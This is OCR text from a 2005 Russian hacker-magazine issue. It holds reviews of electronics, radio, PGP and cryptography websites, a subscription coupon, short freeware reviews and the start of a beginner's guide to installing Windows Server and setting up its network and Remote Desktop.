Если собрался самостоятельно спаять что-то, имеет смысл прочитать, как сделать это правильно. Иначе и электродетали пожжешь, и весь девайс в итоге испортишь. Пайка - дело нехитрое, но требует опыта и навыков. В этой статье последовательно рассказано, что потребуется приготовить заранее, как обращаться с паяльником и как паять. К примеру, жало, оказывается, нужно протирать влажной губкой... Но самое ценное во всей статье - типичные ошибки начинающих и методы их исправления. По сути, это описание грабель, которые можно обойти. Отдельно рассказано, как паять печатные платы, в чем присутствует куча нюансов. Если нужно внести изменение в уже готовую печатную плату, а переделывать в лом, помогут специальные перемычки. Чаще всего используют провода-перемычки. Как правильно сделать их, тоже рассказано. А для особо внимательных (ссылка внизу после текста) - отдельная ссылка на информацию по припоям и флюсам. Так что не стоит винить во всем кривые руки. Вполне может быть, что просто не годится используемый припой или у тебя галимая канифоль.

WWW.RADIO-PORTAL.RU//MODULES.PHP?OP=MODLOAD&NAME=EZCMS&FILE=INDEX&MENU=113

Схем в интернете - тонны. Проверено! И вот один из крупных радиопорталов. Нам, учитывая тему номера, интересен раздел со схемами шпионской и диверсионной техники. "Диверсионная" в том смысле, что эта техника глушит чью-то другую шпионскую технику. Среди описываемых устройств можно найти генератор помех, глушитель телечастоты, устройство для прослушивания помещений и автомобилей, микро-радиопередатчики, направленные микрофоны, радиомикрофоны, телефонные жучки, радиожучки, радиопередатчик дальностью 80 метров, радиомикрофон-радиоретранслятор с питанием от телефонной линии, экономичный микропередатчик на 92-96 МГц и т.п. Ко всему прилагается принципиальная схема и минимальные пояснения о том, какие детали приобретать. Ко многим схемам есть комментарии по процессу сборки. Но не стоит впадать в наивность и думать, что каждая схема - творение искусства. Существуют толпы либо частично работающих схем, либо ущербных по каким-то параметрам или используемым элементам. Так что стоит научиться разбираться в предлагаемом множестве схем того или иного устройства.

К примеру, жало, оказывается, нужно протирать влажной губкой...

Есть и информация об основных уязвимостях в PGP.

WWW.CRYPTOGRAPHY.RU


Криптография стала настолько популярной благодаря ее повсеместному использованию в наше время. Если раньше было достаточно придумать простой пароль и записать его на бумажку, сейчас приходится изобретать более изощренные методы защиты, так как мощности современных компьютеров позволяют ломать устаревшие методики с ходу. На этом сайте множество интересных публикаций по криптографии и смежным темам - от истории криптографии до информационной безопасности в банковской сфере. Правда, здесь не так много практических материалов, больше теории и аналитики. Однако это не недостаток, а плоды политики сайта. Если понадобятся именно аналитика и научные статьи, например для доклада в институте, черпай отсюда ведрами :).

WWW.PGPRU.COM/MANUALS/INTRO

Введение в криптографию - некие азы для тех, кто только интересуется ей, но мало что знает. Терминология и технология объясняются простыми словами. Многие вопросы рассмотрены с позиции реализации в PGP, так как сайт посвящен именно этой технологии. Мануал состоит из двух частей. Первая - основы криптографии (зашифровывание и расшифровывание, принцип действия криптографии, симметричное шифрование и управление ключами, криптография с открытым ключом, цифровые подписи, цифровые сертификаты, подлинность и доверие, аннулирование сертификата, ключевая фраза и разделение ключа). Во второй части Фил Циммерман (автор PGP) рассказывает о своем детище (симметричные алгоритмы PGP, защита открытого ключа от подмены, защита закрытого ключа от компрометации). Есть и информация об основных уязвимостях в PGP: компрометация закрытого ключа и ключевой фразы, махинации с открытыми ключами, не полностью удаленные файлы, вирусы и трояны, файл подкачки и виртуальная память, брешь в физическом периметре безопасности, TEMPEST-атака, фальсификация меток времени, уязвимости многопользовательских систем, анализ трафика и криптоанализ. Если прочитаешь и во все вникнешь, станешь экспертом по PGP ;).

WWW.PGPI.ORG

Неофициальный сайт о PGP. Тем не менее, он является международным ресурсом PGP и ему можно доверять. Если не обращать внимания на то, что здесь все на английском языке, эту информацию о PGP можно назвать исчерпывающей. Последнюю версию PGP можешь утянуть отсюда же - 100% без троянов и прочей фигни.



Причем наличие патента у чего-либо – не помеха для использования предмета в твоих узко личных целях.

WWW.VER2K.NET.RU/INDEX.PHP?OPTION=COM_CONTENT&TASK=VIEW&ID=516&ITEMID=2

Кто знает, может, ты сейчас набираешь ценную информацию или просто вводишь пароли при авторизации, а у тебя на компьютере поселился гнусный кейлоггер (клавиатурный шпион), который переправляет все твои телодвижения кому-то в Сети. И не всегда можно обнаружить его обычными средствами, да и смешно каждый раз искать "то, не знаю что" - для этих целей есть специальный софт. Данная статья - как раз обзор защитников от клавиатурных шпионов, так называемых антикейлоггеров.

WWW.CL.CAM.AC.UK/~SPS32

А эту ссылочку нам любезно подбросил Крис Касперски, обозвав ее хорошей страницей по хардварному взлому с кучей познавательных статей и фотографий. Часть статей на английском, часть - на русском. Основная направленность - взлом и защита современных микроконтроллеров.

WWW.USPTO.GOV/PATFT/INDEX.HTML

Что такое патент? Это добровольное разглашение тайны в обмен на охрану исключительных прав использования данной технологии. В практическом плане это означает, что описание любой запатентованной технологии (а на Западе сейчас патентуется каждая мелочь) можно свободно и совершенно бесплатно найти в соответствующих базах данных. Приведенный сайт - именно такая база данных (Patent Full-Text and Full-Page Image Databases). В общем, чтобы не изобретать велосипед или чтобы узнать подробнее о заинтересовавшей тебя технологии, имеет смысл порыться в патентах по тематикам, интересной для тебя и схожим. Вполне вероятно, что ты обнаружишь патент и не один, а из них почерпнешь массу полезной информации. Причем наличие патента у чего-либо – не помеха для использования предмета в твоих узко личных целях. Если создашь что-то на продажу, использовав чужой патент, придется заплатить правообладателю либо ждать, когда он сам подаст на тебя в суд. Если заметит твое ноу-хау :).

WWW.FORUM.CXEM.NET

Форум сайта паяльника - излюбленное место многих электронщиков. Похоже на пивнушку, только для помешанных на схемах, которыми они и упиваются :). Если не разобрался в какой-то схеме или просто что-то не получается, "не пашет" или "поломалось", загляни в гости к профи, которым по этой теме палец в рот не клади. Если объяснить им все по-человечески и спросить совета, найдешь не только помощь, но и новых друзей. И кто знает, может, через некоторое время сам начнешь помогать начинающим :). Но не забывай основное правило любого форума: сначала смотришь то, что уже есть, а потом задаешь свои вопросы. Никто не любит, когда одно и то же спрашивают по несколько раз.

WWW.PRO-RADIO.RU

Гнездо радиофилов. Нет, они не делают ничего запрещенного с радиоприемниками, просто обожают конструировать и копаться в радиоприборах, которые встречаются им на жизненном пути в виде схем или готовых девайсов. Основная направленность - радиотехника, хотя никто не будет активно возмущаться, если ты спросишь про что-то смежное. Закон Ома для всех одинаковый :).


WWW.TELESYS.RU/TELECONF.SHTML

Тут для радиолюбителей целый набор форумов, разделенных по тематике: микроконтроллеры и их применение, программируемые логические схемы и их использование, языки описания аппаратуры, цифровые сигнальные процессоры (DSP) и их применение, аналоговая схемотехника, электронные компоненты, радиоэлектронная барахолка и проблемы мобильной связи. Собственно, что интересует, за тем и лезешь. Форум "Радиоэлектронная барахолка" особо ценен. На нем можно быстро найти нужную радиодеталь, причем иногда с рук и за бесценок. На крайний случай подскажут, где купить (хотя многие радиорынки известны любому вменяемому человеку) или чем заменить (многие детали взаимозаменяемы).

HTTP://FORUM.IXBT.COM/?ID=48

Авторский форум на iXBT - "электронные устройства и компоненты". Не могу сказать, что идея форума гениальна или чем-то отличается от аналогичных. Просто популярность iXBT делает свое дело: тысячи посетителей в день, постоянное обновление и возможность получить ответы на свои вопросы почти мгновенно. К тому же, сколько людей - столько вопросов. И тут порой встречаются такие вопросы, которые ты спросил бы сам только через ближайшие три года :). Другими словами, иногда интересно просто почитать о том, чем интересуются люди, какие сложности возникали у них и как они решали их. Чужой опыт может пригодиться на будущее.

Закон Ома для всех одинаковый :).



ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по всем вопросам подписки для регионов:
8-800-200-3-999
(в том числе для абонентов МТС, Билайн, МегаФон), для Москвы:
935-70-34

ВЫГОДА
Цена подписки на 20% ниже, чем в розничной продаже
Бонусы, призы и подарки для подписчиков
Доставка за счет редакции

ГАРАНТИЯ
Ты гарантированно получишь все номера журнала
Единая цена по всей России

СЕРВИС
Заказ удобно оплатить через любое отделение банка
Доставка осуществляется заказной бандеролью или курьером

Стоимость заказа на Хакер Спец

900 руб. на 6 месяцев
1740 руб. на 12 месяцев

Стоимость заказа на комплект Хакер Спец + Хакер*

1830 руб. комплект на 6 месяцев
3600 руб. комплект на 12 месяцев

+

*Хакер с 2CD или Хакер с DVD на выбор

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ!

подписной купон

Прошу оформить подписку:

- ☐ на журнал Хакер Спец
- ☐ на комплект Хакер Спец и Хакер с DVD
- ☐ на комплект Хакер Спец и Хакер с 2CD

на ☐ месяцев

начиная с _____ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

дата рожд. ☐☐. ☐☐. ☐☐ г.
(день. месяц. год)

АДРЕС ДОСТАВКИ:

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (код) _____

e-mail _____

сумма оплаты _____

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата за «_____» с _____ (месяц) 2005 г.	

Ф.И.О. _____

Подпись плательщика _____

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата за «_____» с _____ (месяц) 2005 г.	

Ф.И.О. _____

Подпись плательщика _____

Кассир

Как оформить заказ

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 924-96-94;
- по адресу: 119021, г. Москва, ул. Тимура Фрунзе, д.11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции.

- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

По всем вопросам по подписке звони бесплатно по телефону 8-800-200-3-999 (для регионов, в том числе с мобильных телефонов МТС, Билайн, Мегафон) или 935-70-34 (из Москвы),
Вопросы по подписке можно задавать по e-mail: info@glc.ru


Подписка для юридических лиц

Москва: ООО «Интер-Почта», тел.: 500-00-60, e-mail: inter-post@sovintel.ru
Регионы: ООО «Корпоративная почта», тел.: 953-92-02, e-mail: kpp@sovintel.ru
Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.
www.interpochta.ru

d()c (doc@nnm.ru)

СОФТ ОТ NONAME

SYSTEM SAFETY MONITOR 2.0.0 BETA 1



System Safety Monitor (SSM) позволяет отслеживать активность операционной системы в режиме реального времени и предотвращать нежелательные действия различных вредоносных и шпионских программ.


Основная задача SSM - не допустить выполнения вредоносных действий со стороны любого приложения.

SSM наблюдает за активностью всех запущенных и запускаемых приложений и позволяет управлять ими. Мониторит и блокирует изменения в важных областях операционной системы и многое другое.

Программа бесплатна.

HD TUNE 2.50


Утилита для тестирования IDE/SCSI жестких дисков. Проверяется скорость передачи данных, время доступа, уровень загрузки процессора, выдается информация о версии firmware, серийном номере, объеме диска и его кеша, возможном и активном режимах передачи данных и т.п. Кроме проверки жесткого диска, HD Tune позволяет проводить аналогичные операции и с другими устройствами хранения информации - картами памяти, iPod и т.п.



PROXYGRAB V0.5

Программа для автоматизирования сбора списка проксиков.

Она сама скачает и просканит указанные странички в интернете (или файлы на харде), составит удобоваримый список, который потом можно запихать в любую нормальную программу по check'ингу проксей (например ProxyChecker).



FOXIT PDF READER 1.3


Foxit PDF Reader - аналог Acrobat Reader (только легче в 25 раз, загружается в десять раз быстрее, работает в два раза быстрее) для просмотра и печати документов в формате PDF.

Позволяет выделять и копировать текст в буфер обмена.


Программа бесплатна и на русском языке :).

DVD IDENTIFIER 4.1.1

Утилита предоставляет в удобном виде всю необходимую информацию о DVD+R/DVD-R- и DVD+RW/DVD-RW-матрицах, установленных в привод. Выводится информация об изготовителе диска, поддерживаемых скоростях, типе носителя и т.д.



FOLDERNOTIFY




Эта небольшая программа пригодится в том случае, если тебе нужно узнавать об изменениях, произошедших с файлами в какой-либо директории. Лишь указываешь FolderNotify нужную папку и настраиваешь, что именно она должна зафиксировать: переименование файлов, удаление, создание, смену атрибутов и т.д. Так, например, можно следить за общей папкой музыки в локальной сети: как только там появится что-то новое, FolderNotify зафиксирует это, а ты сможешь открыть новую папку или файл прямо из окна программы.

HIDE IP PLATINUM 1.72

Данная утилита предназначена для скрытия твоего IP-адреса в сети Internet. Утилита работает по принципу: из списка доступных прокси-серверов выбирается один рабочий, и весь трафик пускается через него. Все происходит абсолютно прозрачно - не нужно перенастраивать ни одну программу.

O&O CLEVERCACHE 6.0

O&O CleverCache - это уникальный инструмент, позволяющий оптимизировать операции, связанные с кешированием файлов в операционных системах Windows XP, Windows 2000, и Windows NT.



CleverCache позволит увеличить быстродействие системы в два раза без модернизации компьютера и риска ухудшения стабильности операционной системы. Все, что нужно сделать тебе, - это установить продукт O&O CleverCache Pro, для работы которого не потребуется ни дополнительной настройки, ни даже перезагрузки системы! Высвобождение неиспользуемой памяти в системах Windows XP/2000/NT займет не более пяти минут!


START MENU TWEAK 2.6

Если твоя работа на компьютере в течение дня разнообразна (допустим, утром ты читаешь почту, пользуешься интернетом, а вечером печатаешь текстовые документы Word), используй схемы с различным набором программ и загружай их, когда тебе нужен какой-то конкретный набор (например, вечером больше полезен Word, а не Outlook).

Тебе не хочется, чтобы родители повредили важные документы? Тогда опять пригодятся схемы.

Start Menu Tweak обладает следующими возможностями:

- Сортировка ярлыков и папок из подменю "Программы" меню "Пуск";
- Сортировка ярлыков и папок в меню "Избранное";
- Смена схем "на лету";
- Смена иконок для папок;
- Автоматическое построение меню по базе данных;
- Поддержка неограниченного количества схем;
- Наличие автозапуска вместе с Windows;
- Удаление битых ярлыков из текущей схемы.



Александр Приходько (sanprih@mail.ru)

ЗАПИСКИ РЕМЕСЛЕННИКА

НАЧИНАЕМ АДМИНИТЬ

В "Записках ремесленника" - только личный опыт борьбы с продуктами Microsoft. На тему построения и администрирования сетей написана толпа книг. Чтение требует времени, к тому же не все получается, когда выполняешь предписания авторов книг, поэтому я попытаюсь дать предписания ремесленника. Будем работать по принципу "установил, настроил, забыл".

ПЛАНИРУЕМ, ПЛАНИРУЕМ И ЕЩЕ РАЗ ПЛАНИРУЕМ...

Итак, если в сети присутствует более десяти пользователей и в наличии имеется инсталляшка Win2003Server (Win2000Server), есть резон рассмотреть построение локальной сети с установкой домена и разворачиванием Active Directory. Начинающий админ при любом количестве пользователей не избежит установки Active Directory. По крайней мере, многому можно научиться. Все знают, что опыт растет пропорционально числу убитых компьютеров, поэтому приготовь свой новенький сервер тысяч этак за 7-10 зеленых - будем приобретать опыт.

Для начала соберем все необходимые диски с необходимыми дровами: на материнскую плату, SCSI-устройства, видеокарту. В наше время установка оси не доставит проблем, если пользователи имеют хотя бы минимальный опыт. Включил машину, выставил в BIOS'е загрузку с CD, перегрузился, и - о чудо! - установка началась (если не забыть вОвремя нажать "любой батон" для загрузки с CD).

Мы рассмотрим установку на стандартный сервер 2x2,4 Xeon, 6 HDD SCSI x 36 Гб и 4 Гб оперативной памяти :). Установить операционную систему Windows-сервер на обычный компьютер гораздо проще, поэтому для нас это неинтересно.

СТАВИМ И ЗАСТАВЛЯЕМ ВРАЩАТЬСЯ ОСЬ

Для начала во время загрузки сервера при помощи встроенного BIOSa SCSI-адаптера приготовим плацдарм для установки. BIOS зависит от производителя SCSI-устройств, но принципы сохраняются. Итак, заходим в BIOS SCSI-адаптера. По-моему, для счастья нужно два массива: первый сделаем из двух дисков RAID 0+1 (по нему размажем саму ось), второй - из оставшихся четырех винтов массивом RAID 5. Где-нибудь в менюшках находим create, создаем нужные два RAID-массива, форматируем их. Длительность процедуры зависит от емкости винтов. На этом первоначальные трудности и общение с техническим английским языком заканчиваются.


Теперь вставляем сидюк с инсталляшкой сервера и "начинаем КВН". Кстати, при установке и WIN2K-, и WIN2003-сервера необходимо приготовить драйвер на SCSI-адаптер и вовремя подсунуть его по F6 в самом начале установки, иначе какое-то время ось будет ставиться, а потом напишет, что невозможна установка на сетевой диск.

Пока ось ставится, морщим мозг и размышляем, как будет выглядеть наш домен изнутри (от создания структуры зависит скорость и простота администрирования). Самый простой вариант - создать группы пользователей по принципу построения организации и знать точно, что все бухгалтера сидят в группе "Бухгалтерия", начальство - в группе HEAD и т.д. Соответствующие данные напиши на черновике красивым каллиграфическим почерком - пригодится.

Сама установка происходит практически без твоего вмешательства. Я не считаю вмешательством отформатировать винт в формате NTFS, дать название своему серверу (помни: как ты лодку назовешь, так она и поплывет), выбор русского языка, часового пояса и согласие принять сетевые установки по умолчанию. Многие мануалы по сетевой безопасности не советуют именовать сервер в соответствии с его ролью. Например, нельзя дать серверу имя "Финансы", иначе злой хакер взломает сеть, увидит название и обрадуется: "Вот этот сервер мне и нужен!". Я не мануал по сетевой безопасности, поэтому считаю, что если ломанут сеть, то будут просматриваться все серверы вне зависимости от их названий. А тебе каждый день рулить этими серверами, так что подумай, стоит ли называть контроллер домена вот так: SRV2003_1_Floor.

Забыл сказать, что я почему-то предпочитаю устанавливать английские версии софта. Когда понадобится обратиться к мудрости Microsoft и почитать техподдержку на сайте, не будешь переводить свои трудности,

Manage your Server



Manage your Server в Win2k

описанные в Event Viewer на русском языке, в их английский вариант.

Установка завершена! "Поплути позади, и немного осталось, и себя обмануть будет проще всего...." (с) Машина времени.

Поем серверу "Happy birthday", просим его быть паинькой. Сервер - хоть и железный, доброе слово понимает :).

Логинимся под звучным именем Administrator и с самым хитрым паролем, какой ты ввел при установке. Что-то рабочий стол пустоват. Где "Мой компьютер"? Где "Сетевое окружение"? Я что - с одной "Корзиной" работать должен? Вот и займемся настройкой сервера.

Для начала отключить табло Manage your Server, чтобы оно не выскакивало после каждой перезагрузки.

Затем привести рабочий стол к классическому виду: Start-> Control Panel-> Taskbar and Start Menu, закладка Start Menu, отметить Classic Start menu. Теперь на столе лежит все нужное.

ЗАБРАСЫВАЕМ СЕТЬ

■ Начинаем настраивать сетевые параметры сервера. Какой это хитрый ход - начать с настройки сетевых параметров. Об IP-адресах написано много книг, папирусов, трактатов, скрижалей, и чтобы не повторять их, повторю: в своей локальной сети ты можешь писать любые адреса. И все будет хорошо, пока не полезешь в интернет. Вот тогда все станет плохо, ты нарвешься на занятый адрес (точно нарвешься: при сегодняшней занятости адресов... - прим. SkyWriter'a), твой интернет умрет (фу, как примитивно я описал) :(. Поэтому для локальных сетей используй следующие принятые адреса (согласно RFC 1918):

❶. 10.0.0.0/8 – идентификатор сети класса "A", допускающий IP-адреса в диапазоне от 10.0.0.1 до 10.255.255.254.

❷. 172.16.0.0/12 – интерпретируется либо как блок из 16-ти идентификаторов сетей класса "B", либо как 20-битное частное адресное пространство. Частная сеть 172.16.0.0/12 допускает IP-адреса в диапазоне от 172.16.0.1 до 172.31.255.254.

❸. 192.168.0.0/16 – как интерпретируется, не напишу. (Если есть желание, обращайся к первоисточнику - "Сети TCP/IP. Ресурсы Microsoft Windows 2000 Server", Microsoft Press.) Частная сеть 192.168.0.0/16 допускает IP-адреса в диапазоне от 192.168.0.1 до 192.168.255.254.

Выбирай из этих адресов и живи долго и счастливо. Чтобы всегда было легко вспомнить адрес и из-за того, что это наш ПЕРВЫЙ сервер, назначим ему адрес 192.168.0.1.

Правая кнопка мыши на My Network Places-> Properties. На Local Area Connection правой кнопкой мыши-> Properties, далее наступить на Internet Protocol TCP/IP, надавить кнопку Properties (и пусть *nix-админы говорят, что в командной строке это сделать намного проще, - мне нравится щелкать правой кнопкой мыши, а от слова "Properties" я впадаю в блаженный транс). Отмечаем Use The Following IP address и вводим в IP address значение 192.168.0.1, в Subnet Mask - 255.255.255.0, все остальное нас пока не волнует.

Что нужно сисадмину для счастья? Его любимый комп, на котором постоянно мурлычит Winamp, работает аська и остальное. И тут все портит этот сервер - висит над душой. Соответственно, облегчим свою жизнь админа, не забыв, что он ленив до безобразия.

В первую очередь настраиваем Remote Desktop на сервере: правая кнопка мыши на картинке My Computer-> Properties, закладка Remote, отметить галочку в Remote Desktop: Allow users to connect remotely to this computer. По умолчанию Administrator может управлять сервером через Remote Desktop.

Теперь уже можно смело отнести сервер на его положенное место - в бункер. Отныне коннектимся к нему только удаленно (не забудь прописать на своей машине IP-адрес из того же диапазона, который имеет сервер), всю работу делаем на своем любимом компе, слушая любимые баллады Metallica, в режиме Remote Desktops.

На всякий случай напомню, что для удаленного подключения к серверу необходимо:


■ Если сидишь на WinXP: кнопка "Пуск"-> "Программы"-> "Стандартные"-> "Связь"-> "Подключение к удаленному рабочему столу". Далее ввести IP своего сервера (с именем и паролем разберешься сам).

■ Если сидишь на Win2K Pro, нужна установка терминала клиента. Загляни в мануал (заодно и английский подучишь). Даю подсказку: ройся в терминальных службах и не забудь приготовить четыре дискеты. Дискета - это такое древнее устройство для хранения информации на магнитном носителе. »

Ставим IP-адрес

ЗАБАВНАЯ ИСТОРИЯ

■ У меня в университете был преподаватель, который очень любил усложнять простые вещи. Например (держись за стул), шариковая ручка на его языке называлась так: "Типовой функциональный законченный модуль для нанесения графической информации на вещественный носитель информации..." ("Вещественный носитель информации" - это лист тетради.)



Создаем пользователей

Кстати, и для своего компьютера я предпочитаю ту же операционку Win2003 Server. Ну, люблю я ее. Хочется особо отметить следующее. Я видел немало администраторов (минимум три особи), которые для управления серверами используют RAdmin и подобные им программы. Зачем?!! Microsoft предоставляет кучу инструментов для управления и серверами, и сетью. Хотя, как говорится, колхоз – дело добровольное.

Начинаем строительство нашей сети. Для начала определимся с выдачей IP-адресов пользователям, для чего предлагаю два пути.

